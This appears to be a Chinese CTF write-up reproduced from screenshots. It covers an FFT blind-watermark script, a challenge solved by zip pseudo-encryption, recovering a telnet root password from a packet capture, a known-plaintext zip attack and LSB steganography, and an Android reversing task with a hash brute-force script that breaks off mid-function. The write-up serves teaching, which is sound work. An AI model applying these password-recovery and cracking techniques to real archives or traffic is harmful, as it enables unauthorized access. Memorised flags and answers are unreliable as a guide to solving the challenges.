
```
#!/usr/bin/env python
# -*- coding: utf8 -*-
```


```
import sys
import random

cmd = None
debug = False
seed = 20160930
oldseed = False
alpha = 3.0

if __name__ == '__main__':
    if '-h' in sys.argv or '--help' in sys.argv or len(sys.argv) < 2:
        print ('Usage: python bwm.py <cmd> [arg...] [opts...]')
        print ('   cmds:')
        print ('      encode <image> <watermark> <image(encoded)>')
        print ('               image + watermark -> image(encoded)')
        print ('      decode <image> <image(encoded)> <watermark>')
        print ('               image + image(encoded) -> watermark')
        print ('   opts:')
        print ('      --debug,             Show debug')
        print ('      --seed <int>,        Manual setting random seed (default is 20160930)')
        print ('      --oldseed             Use python2 random algorithm.')
        print ('      --alpha <float>,   Manual setting alpha (default is 3.0)')
        sys.exit(1)
    cmd = sys.argv[1]
    if cmd != 'encode' and cmd != 'decode':
        print ('Wrong cmd %s' % cmd)
        sys.exit(1)
    if '--debug' in sys.argv:
        debug = True
        del sys.argv[sys.argv.index('--debug')]
    if '--seed' in sys.argv:
        p = sys.argv.index('--seed')
        if len(sys.argv) <= p+1:
            print ('Missing <int> for --seed')
            sys.exit(1)
        seed = int(sys.argv[p+1])
        del sys.argv[p+1]
        del sys.argv[p]
    if '--oldseed' in sys.argv:
        oldseed = True
        del sys.argv[sys.argv.index('--oldseed')]
    if '--alpha' in sys.argv:
        p = sys.argv.index('--alpha')
        if len(sys.argv) <= p+1:
            print ('Missing <float> for --alpha')
            sys.exit(1)
        alpha = float(sys.argv[p+1])
        del sys.argv[p+1]
        del sys.argv[p]
    if len(sys.argv) < 5:
        print ('Missing arg...')
        sys.exit(1)
    fn1 = sys.argv[2]
    fn2 = sys.argv[3]
    fn3 = sys.argv[4]

import cv2
import numpy as np
import matplotlib.pyplot as plt

# OpenCV 是以(BGR)的顺序存储图像数据的
#  而 Matplotlib 是以(RGB)的顺序显示图像的
def bgr_to_rgb(img):
    b, g, r = cv2.split(img)
    return cv2.merge([r, g, b])

if cmd == 'encode':
    print ('image<%s> + watermark<%s> -> image(encoded)<%s>' % (fn1, fn2, fn3))
    img = cv2.imread(fn1)
    wm = cv2.imread(fn2)

    if debug:
        plt.subplot(231), plt.imshow(bgr_to_rgb(img)), plt.title('image')
        plt.xticks([]), plt.yticks([])
        plt.subplot(234), plt.imshow(bgr_to_rgb(wm)), plt.title('watermark')
        plt.xticks([]), plt.yticks([])

    # print img.shape #  高，宽，通道
    h, w = img.shape[0], img.shape[1]
    hwm = np.zeros((int(h * 0.5), w, img.shape[2]))
    assert hwm.shape[0] > wm.shape[0]
    assert hwm.shape[1] > wm.shape[1]
    hwm2 = np.copy(hwm)
    for i in range(wm.shape[0]):
        for j in range(wm.shape[1]):
            hwm2[i][j] = wm[i][j]

    if oldseed: random.seed(seed,version=1)
    else: random.seed(seed)
```


```
m, n = list(range(hwm.shape[0])), list(range(hwm.shape[1]))
if oldseed:
    random.shuffle(m,random=random.random)
    random.shuffle(n,random=random.random)
else:
    random.shuffle(m)
    random.shuffle(n)

for i in range(hwm.shape[0]):
    for j in range(hwm.shape[1]):
        hwm[i][j] = hwm2[m[i]][n[j]]

rwm = np.zeros(img.shape)
for i in range(hwm.shape[0]):
    for j in range(hwm.shape[1]):
        rwm[i][j] = hwm[i][j]
        rwm[rwm.shape[0] - i - 1][rwm.shape[1] - j - 1] = hwm[i][j]

if debug:
    plt.subplot(235), plt.imshow(bgr_to_rgb(rwm)), \
        plt.title('encrypted(watermark)')
    plt.xticks([]), plt.yticks([])

f1 = np.fft.fft2(img)
f2 = f1 + alpha * rwm
_img = np.fft.ifft2(f2)

if debug:
    plt.subplot(232), plt.imshow(bgr_to_rgb(np.real(f1))), \
        plt.title('fft(image)')
    plt.xticks([]), plt.yticks([])

img_wm = np.real(_img)

assert cv2.imwrite(fn3, img_wm, [int(cv2.IMWRITE_JPEG_QUALITY), 100])

#  这里计算下保存前后的(溢出)误差
img_wm2 = cv2.imread(fn3)
sum = 0
for i in range(img_wm.shape[0]):
    for j in range(img_wm.shape[1]):
        for k in range(img_wm.shape[2]):
            sum += np.power(img_wm[i][j][k] - img_wm2[i][j][k], 2)
miss = np.sqrt(sum) / (img_wm.shape[0] * img_wm.shape[1] * img_wm.shape[2]) * 100
print ('Miss %s%% in save' % miss)
```

```
    if debug:
        plt.subplot(233), plt.imshow(bgr_to_rgb(np.uint8(img_wm))), \
            plt.title('image(encoded)')
        plt.xticks([]), plt.yticks([])

    f2 = np.fft.fft2(img_wm)
    rwm = (f2 - f1) / alpha
    rwm = np.real(rwm)

    wm = np.zeros(rwm.shape)
    for i in range(int(rwm.shape[0] * 0.5)):
        for j in range(rwm.shape[1]):
            wm[m[i]][n[j]] = np.uint8(rwm[i][j])
    for i in range(int(rwm.shape[0] * 0.5)):
        for j in range(rwm.shape[1]):
            wm[rwm.shape[0] - i - 1][rwm.shape[1] - j - 1] = wm[i][j]

    if debug:
        assert cv2.imwrite('_bwm.debug.wm.jpg', wm)
        plt.subplot(236), plt.imshow(bgr_to_rgb(wm)), plt.title(u'watermark')
        plt.xticks([]), plt.yticks([])

    if debug:
        plt.show()

elif cmd == 'decode':
    print ('image<%s> + image(encoded)<%s> -> watermark<%s>' % (fn1, fn2, fn3))
    img = cv2.imread(fn1)
    img_wm = cv2.imread(fn2)

    if debug:
        plt.subplot(231), plt.imshow(bgr_to_rgb(img)), plt.title('image')
        plt.xticks([]), plt.yticks([])
        plt.subplot(234), plt.imshow(bgr_to_rgb(img_wm)), plt.title('image(encoded)')
        plt.xticks([]), plt.yticks([])

    if oldseed: random.seed(seed,version=1)
    else: random.seed(seed)
    m, n = list(range(int(img.shape[0] * 0.5))), list(range(img.shape[1]))
    if oldseed:
        random.shuffle(m,random=random.random)
        random.shuffle(n,random=random.random)
    else:
        random.shuffle(m)
        random.shuffle(n)

    f1 = np.fft.fft2(img)
    f2 = np.fft.fft2(img_wm)

    if debug:
        plt.subplot(232), plt.imshow(bgr_to_rgb(np.real(f1))), \
            plt.title('fft(image)')
        plt.xticks([]), plt.yticks([])
        plt.subplot(235), plt.imshow(bgr_to_rgb(np.real(f1))), \
            plt.title('fft(image(encoded))')
        plt.xticks([]), plt.yticks([])

    rwm = (f2 - f1) / alpha
    rwm = np.real(rwm)

    if debug:
        plt.subplot(233), plt.imshow(bgr_to_rgb(rwm)), \
            plt.title('encrypted(watermark)')
        plt.xticks([]), plt.yticks([])

    wm = np.zeros(rwm.shape)
    for i in range(int(rwm.shape[0] * 0.5)):
        for j in range(rwm.shape[1]):
            wm[m[i]][n[j]] = np.uint8(rwm[i][j])
    for i in range(int(rwm.shape[0] * 0.5)):
        for j in range(rwm.shape[1]):
            wm[rwm.shape[0] - i - 1][rwm.shape[1] - j - 1] = wm[i][j]
    assert cv2.imwrite(fn3, wm)

    if debug:
        plt.subplot(236), plt.imshow(bgr_to_rgb(wm)), plt.title(u'watermark')
        plt.xticks([]), plt.yticks([])

    if debug:
        plt.show()
```

结果：








拼起来再根据 hint 替换下字符就好了。

BlueWhale

inside.zip
outside.pcapng

第一步 zip 伪加密，解压后的 outside.pcapng 流量中追踪 tcp 流，找到密码




Wireshark · 追踪 TCP 流 (tcp.stream eq 5) · outside.pcapng

```
........!.................P......!......OpenWrt login: rroooott
.
Password: th1sIsThEpassw0rD
.
  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt SNAPSHOT, r16771-f726b37b68
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
.[?2004hroot@OpenWrt:~# eexxiittyy...[K
.
.[?2004l
logout
```

将密码写入文本中再 zip 压缩，发现与 inside.zip 中的 password.txt 的 CRC 一致，推测是同


一文本



名称	大小	压缩后大小	修改时间	创建时间	访问时间	属性	加密	注释	CRC	算法
password.txt	17	17	2021-10-23 21:14	2021-10-23 21:13	2021-10...	A	-		8CA3528A	Store


password.txt - 记事本

```
th1sIsThEpassw0rD
```



名称	大小	压缩后大小	修改时间	创建时间	访问时间	属性	加密	注释	CRC
newaurora.png-stego.png	1 078 223	1 078 374	2021-09-26 10:43	2021-09-26 10:50	2021-09...	A	+		91AE48EA
password.txt	17	31	2021-09-26 10:50	2021-09-26 10:50	2021-09...	A	+		8CA3528A

明文攻击解压 index.zip 得到 newaurora.png-stego.png，直接用 stegesolve 查看低位得到 flag



Extract Preview

```
1c000000666c6167 7b46316e616c6c59  ....flag {F1nallY
5f79307576655f66 30756e445f31747d  _y0uve_f 0unD_1t}
1be1daa37248e3b8 89240abb528acaed  .....rH.. .$..R...
ab7f27cd555e3413 db893a80a98c3fc0  .□'.U^4. ..:....?.
892af86055b70dca 52491c6db6e68ffd  .*.`U... RI.m....
87e2300efc01eed8 0fc6b52aaa271249  ..0..... ...*.'.I
d8eaaa3755be291c 076d85b13b1031db  ...7U.). .m..;.1.
b47c53f691d6aa2a 7fc94b0f2a91a3c9  .|S....* □.K.*...
11223924f815524d f247c4c11d6ad8ed  ."9$..RM .G...j..
6ad56a6d2a91b89d 849636d858e38ec7  j.jm*... ..6.X...
```

Bit Planes

Alpha	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	☐ 0
Red	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	✓ 0
Green	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	✓ 0
Blue	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	✓ 0

Preview Settings

Include Hex Dump In Preview ✓

Order settings

Extract By [✓ Row] Column


Bit Order [✓ MSB First] LSB First

Bit Plane Order

[✓ RGB] GRB RBG BRG GBR BGR

Mobile

HaHaHaHa


22:49:03

HaHaHaHa

Raw Happy Clips Need To Be Filled Bellow

Warning: No Lowercase Letters In FLAG

主要逻辑：

```
public void onClick(View arg14) {
   EditText[] v0 = new EditText[8];
   int v3 = 0;
   v0[0] = MainActivity.this.p;
   v0[1] = MainActivity.this.q;
   v0[2] = MainActivity.this.r;
   v0[3] = MainActivity.this.s;
   v0[4] = MainActivity.this.t;
   v0[5] = MainActivity.this.u;
   v0[6] = MainActivity.this.v;
   v0[7] = MainActivity.this.w;
   String[] v1 = new String[8];
```

```
int v6 = 0;
int v7;
for(v7 = 0; v6 < 8; ++v7) {
    String v8 = v0[v6].getText().toString();
    if(v8.length() != 8) {
        Toast.makeText(MainActivity.this, "clips must be enough, try again!", 0).show();
        return;
    }
    v1[v7] = v8;
    ++v6;
}

int v6_1 = 0;
while(v6_1 < 8) {
    byte[] v7_1 = a.c(v1[v6_1]);
    if(v7_1 == null) {
        Toast.makeText(MainActivity.this, "clips format error, try again!", 0).show();
        while(v6_1 < 8) {
            v0[v6_1].setText("");
            ++v6_1;
        }
        return;
    }

    int v9 = 0;
    int v10 = 0;
    while(v9 < v7_1.length) {
        v10 = v10 << 1 | (v7_1[v9] & 0x80) >>> 7;
        v7_1[v9] = (byte)(v7_1[v9] & 0x7F);
        ++v9;
    }

    String v9_1 = a.a(v10, v7_1);
    if(v9_1 != null && (v9_1.equals(a.a(a.b[v6_1], v7_1))) && (v9_1.equals(a.c[v6_1]))) {
        ++v6_1;
        continue;
    }

    Toast.makeText(MainActivity.this, "your clip is not suitable, try again!", 0).show();
    while(v6_1 < 8) {
        v0[v6_1].setText("");
        ++v6_1;
    }

    return;
```

```
        }

        Toast.makeText(MainActivity.this, "happiness clips are gathered，good job!", 0).show();
        TextView v0_1 = MainActivity.this.o;
        String[] v6_2 = new String[8];
        int v7_2;
        for(v7_2 = 0; v7_2 < 8; ++v7_2) {
            byte[] v8_1 = a.c(v1[v7_2]);
            int v9_2 = 0;
            int v10_1 = 0;
            while(v9_2 < v8_1.length) {
                v10_1 = v10_1 << 1 | (v8_1[v9_2] & 0x80) >>> 7;
                v8_1[v9_2] = (byte)(v8_1[v9_2] & 0x7F);
                ++v9_2;
            }

            if((v10_1 >>> 3 & 1) != 0) {
                int v9_3;
                for(v9_3 = 0; v9_3 < v8_1.length / 2; ++v9_3) {
                    byte v11 = v8_1[v9_3];
                    v8_1[v9_3] = v8_1[v8_1.length - 1 - v9_3];
                    v8_1[v8_1.length - 1 - v9_3] = v11;
                }
            }

            v6_2[v10_1 & 7] = new String(v8_1);
        }

        StringBuilder v1_1 = new StringBuilder();
        while(v3 < 8) {
            v1_1.append(v6_2[v3]);
            ++v3;
        }
        v0_1.setText(v1_1.toString());
    }
```

共有三步检查

第一步

是所有 clip 的长度均为 8

第二步

此函数的返回值不能为空,


函数作用为按位两两取出，将第一位左移 4，然后相加，最后返回一个长度为 4 的[]byte

```
public static byte[] c(String arg6) {
    int v0 = arg6.length();
    byte[] v1 = new byte[v0 / 2];
    int v2 = 0;
    while(v2 < v0) {
        int v3 = Character.digit(((char)arg6.charAt(v2)), 16) << 4;
        int v4 = Character.digit(((char)arg6.charAt(v2 + 1)), 16);
        if(v3 >= 0 && v4 >= 0) {
            v1[v2 / 2] = (byte)(v3 + v4);
            v2 += 2;
            continue;
        }
        return null;
    }
    return v1;
}
```

然后对这个结果进行一系列比较和运算，之后分析算法发现使用了不同的加密算法，


其中先把 a.a 逐个进行 md5，之后吧 a.b 逐位异或 0xab

a.a 作为 key 使用，a.b 用来选择算法



```
        a.a = new byte[][]{"WIgD1ZNZ0ilJqFpw".getBytes(), "4811tjOZjoiXpjdq".getBytes(), "ALI
        a.b = new int[]{0xAF, 0xA1, 0xA4, 170, 0xA5, 0xAE, 0xA0, 0xA3};
        a.c = new String[]{"fc7466e55fbf37b1", "78b0be39e63b6837", "c2f9c805d0442203", "c11a
    }

    public static String a(int arg36, byte[] arg37) {
        String v0_1;
        byte[] v0 = arg37;
        if((arg36 >>> 3 & 1) == 1) {
            switch(arg36 & 7) {
                case 0: {
                    v0_1 = a.b(v0, a.a[0]);
                    return v0_1 == null ? null : v0_1.substring(0, 16);
                }
                case 1: {
                    v0_1 = a.b(v0, a.a[1]);
                    return v0_1 == null ? null : v0_1.substring(0, 16);
```

就可以得到加密方式了




```
lic class WelcomeActivity extends h {
 @Override  // a.b.c.h
 public void onCreate(Bundle arg4) {
     super.onCreate(arg4);
     this.setContentView(0x7F0B001D);  // layout:activity_welcome
     int v4 = 0;
     int v0;
     for(v0 = 0; true; ++v0) {
         int[] v1 = a.b;
         if(v0 >= v1.length) {
             break;
         }

         v1[v0] ^= 0xAB;
     }

     while(v4 < a.a.length) {
         MessageDigest v0_1 = null;
         try {
             v0_1 = MessageDigest.getInstance("MD5");
         }
         catch(NoSuchAlgorithmException v1_1) {
             v1_1.printStackTrace();
         }

         v0_1.update(a.a[v4]);
         a.a[v4] = v0_1.digest();
```

有了加密方式，剩下思路很清晰了。直接逐字节爆破就行

```
import hashlib
import hmac
import string

def md2(s):
  return hashlib.md2(s).hexdigest()

def md5(s):
  return hashlib.md5(s).hexdigest()

def sha1(s):
  return hashlib.sha1(s).hexdigest()

def sha256(s):
  return hashlib.sha256(s).hexdigest()

def sha384(s):
  return hashlib.sha384(s).hexdigest()

def hmac_sha512(k, s):
  return hmac.new(k, s, hashlib.sha512).hexdigest()
```

```python
def brute(algo, i, k):
    enc_data = [
        "fc7466e55fbf37b1", "78b0be39e63b6837", "c2f9c805d0442203", "c11a61bb60d79dab",
        "869e650ee55bd9f6", "f2dda5fc021fe2bf", "305044db48fe6174", "d6659b5e2d1059f8"
    ]
    charset = string.printable
    for a in charset:
        for b in charset:
            for c in charset:
                for d in charset:
                    s = a+b+c+d
                    s = s.encode()
                    if   algo == "md2":
                        enc_s = md2(s)
                        right_algo = algo
                    elif algo == "md5":
                        enc_s = md5(s)
                        right_algo = algo
                    elif algo == "sha1":
                        enc_s = sha1(s)
                        right_algo = algo
                    elif algo == "sha256":
                        enc_s = sha256(s)
                        right_algo = algo
                    elif algo == "sha384":
                        enc_s = sha384(s)
                        right_algo = algo
                    elif algo == "sha512":
                        enc_s = hmac_sha512(k, s)
                        right_algo = algo
